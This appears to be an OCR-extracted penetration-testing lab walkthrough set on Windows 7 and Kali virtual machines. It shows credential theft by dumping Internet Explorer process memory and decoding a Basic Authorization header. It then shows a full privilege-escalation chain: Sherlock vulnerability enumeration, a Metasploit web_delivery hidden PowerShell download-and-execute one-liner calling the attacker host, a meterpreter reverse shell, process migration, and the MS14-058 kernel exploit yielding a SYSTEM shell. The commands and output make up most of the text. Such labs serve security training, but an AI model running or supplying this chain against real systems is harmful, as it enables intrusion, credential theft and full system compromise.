
Open command prompt and type: taskmgr

Applications | Processes | Services | Performance | Networking | Users

Image Name	PID	User Name	CPU	Memory (Private...	Description
conhost.exe	2856	User	00	792 K	Console Window ...
csrss.exe	380		00	1,260 K	
dwm.exe	1140	User	00	63,484 K	Desktop Window ...
explorer.exe	1156	User	01	20,840 K	Windows Explorer
iexplore.exe *32	2032	User	00	10,556 K	
iexplore.exe *32	2144	User	00	6,952 K	
taskhost.exe	1292	User	00	1,596 K	Host Process for ...
taskmgr.exe	2380	User	00	1,524 K	
TPAutoConnect.exe	2848	User	00	1,856 K	ThinPrint AutoCo...
vmtoolsd.exe	1448	User	00	6,540 K	VMware Tools Co...
winlogon.exe	416		00	2,000 K	


In Windows Task Manager, right-click on the “iexplore.exe” in the “Image Name” columnand select “Create Dump File” from the popup menu.

Copy the generated file, iexplore.DMP, to the Kali VM.



Place 'iexplore.DMP' on the kali VM.

strings /root/Desktop/iexplore.DMP | grep "Authorization: Basic"



Select the Copy the Base64 encoded string.

In command prompt type: echo -ne [Base64 String] | base64 –d

```
root@kali:~/Desktop# strings iexplore.DMP | grep "Authorization: Basic"
Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
root@kali:~/Desktop# echo -ne YWRtaW46cGFzc3dvcmQxMjM= | base64 -d
admin:password123root@kali:~/Desktop#
```

Privilege Escalation - Kernel Exploits :

Windows VM :

Command prompt : powershell –nop –ep bypass

```
PS C:\Users\User> powershell -nop -ep bypass
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\User> cd .\Desktop\Tools\
```

Powershell : import-module C:\Users\User\Desktop\Tools\Sherlock\Sherlock.ps1

Powershell : Find-AllVulns

```
PS C:\Users\User> cd .\Desktop\Tools\Sherlock
PS C:\Users\User\Desktop\Tools\Sherlock> Import-Module .\Sherlock.ps1
PS C:\Users\User\Desktop\Tools\Sherlock> Find-AllVulns_
```

```
Title      : TrackPopupMenu Win32k Null Pointer Dereference
MSBulletin : MS14-058
CVEID      : 2014-4113
Link       : https://www.exploit-db.com/exploits/35101/
VulnStatus : Appears Vulnerable
```

Kali VM:

Use exploit/multi/script/web_delivery

```
       =[ metasploit v4.14.28-dev                         ]
+ -- --=[ 1662 exploits - 951 auxiliary - 293 post         ]
+ -- --=[ 486 payloads - 40 encoders - 9 nops              ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set target 2
target => 2
msf exploit(web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(web_delivery) > set lhost 192.168.17.129
lhost => 192.168.17.129
msf exploit(web_delivery) > run
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.17.129:4444
[*] Using URL: http://0.0.0.0:8080/Q6eYzrE8dywy
[*] Local IP: http://127.0.0.1:8080/Q6eYzrE8dywy
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $b=new-object net.webclient;$b.proxy=[Net.WebRequest]::GetSystemWebProxy();$b.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $b.downlo
adstring('http://192.168.17.129:8080/Q6eYzrE8dywy');
msf exploit(web_delivery) >
```

Copy the output

```
msf exploit(web_delivery) > run
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.17.129:4444
[*] Using URL: http://0.0.0.0:8080/Q6eYzrE8dywy
[*] Local IP: http://127.0.0.1:8080/Q6eYzrE8dywy
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $b=new-object net.webclient;$b.proxy=[Net.WebRequest]::GetSystemWebProxy();$b.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $b.downlo
adstring('http://192.168.17.129:8080/Q6eYzrE8dywy');
msf exploit(web_delivery) >
```

Wnidows VM :

Open command prompt and paste it

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\User>powershell.exe -nop -w hidden -c $b=new-object net.webclient;$b.proxy=[Net.WebRequest]::GetSystemWebProxy();$b.Proxy
.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $b.downloadstring('http://192.168.17.129:8080/Q6eYzrE8dywy');
```

Kali VM :

Sessions –I [ID]

Run migrate –n explorer.exe

```
msf exploit(web_delivery) > run
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.17.129:4444
[*] Using URL: http://0.0.0.0:8080/Q6eYzrE8dywy
[*] Local IP: http://127.0.0.1:8080/Q6eYzrE8dywy
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $b=new-object net.webclient;$b.proxy=[Net.WebRequest]::GetSystemWebProxy();$b.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $b.downlo
adstring('http://192.168.17.129:8080/Q6eYzrE8dywy');
msf exploit(web_delivery) > [*] 192.168.17.128   web_delivery - Delivering Payload
[*] Sending stage (957487 bytes) to 192.168.17.128
[*] Meterpreter session 1 opened (192.168.17.129:4444 -> 192.168.17.128:49534) at 2017-08-06 17:32:14 +0800

msf exploit(web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > run migrate -n explorer.exe

[!] Meterpreter scripts are deprecated. Try post/windows/manage/migrate.
[!] Example: run post/windows/manage/migrate OPTION=value [...]
```

Use exploit/windows/local/ms14_058_track_popup_menu

```
msf exploit(web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > run migrate -n explorer.exe

[!] Meterpreter scripts are deprecated. Try post/windows/manage/migrate.
[!] Example: run post/windows/manage/migrate OPTION=value [...]
[*] Current server process: powershell.exe (3792)
[+] Migrating to 1268
[+] Successfully migrated to process
meterpreter > background
[*] Backgrounding session 1...
msf exploit(web_delivery) > use exploit/windows/local/ms14_058_track_popup_menu
msf exploit(ms14_058_track_popup_menu) > set target 1
target => 1
msf exploit(ms14_058_track_popup_menu) > set session 1
session => 1
msf exploit(ms14_058_track_popup_menu) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf exploit(ms14_058_track_popup_menu) > set lhost 192.168.17.129
lhost => 192.168.17.129
msf exploit(ms14_058_track_popup_menu) > set lport 4455
lport => 4455
msf exploit(ms14_058_track_popup_menu) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: User-PC\User
meterpreter > background
[*] Backgrounding session 1...
msf exploit(ms14_058_track_popup_menu) > run

[*] Started reverse TCP handler on 192.168.17.129:4455
[*] Launching notepad to host the exploit...
[+] Process 3056 launched.
[*] Reflectively injecting the exploit DLL into 3056...
[*] Injecting exploit into 3056...
[*] Exploit injected. Injecting payload into 3056...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Command shell session 2 opened (192.168.17.129:4455 -> 192.168.17.128:49535) at 2017-08-06 17:35:37 +0800
```

Whoami

```
[*] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Command shell session 2 opened (192.168.17.129:4455 -> 192.168.17.128:49535) at 2017-08-06 17:35:37 +0800

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```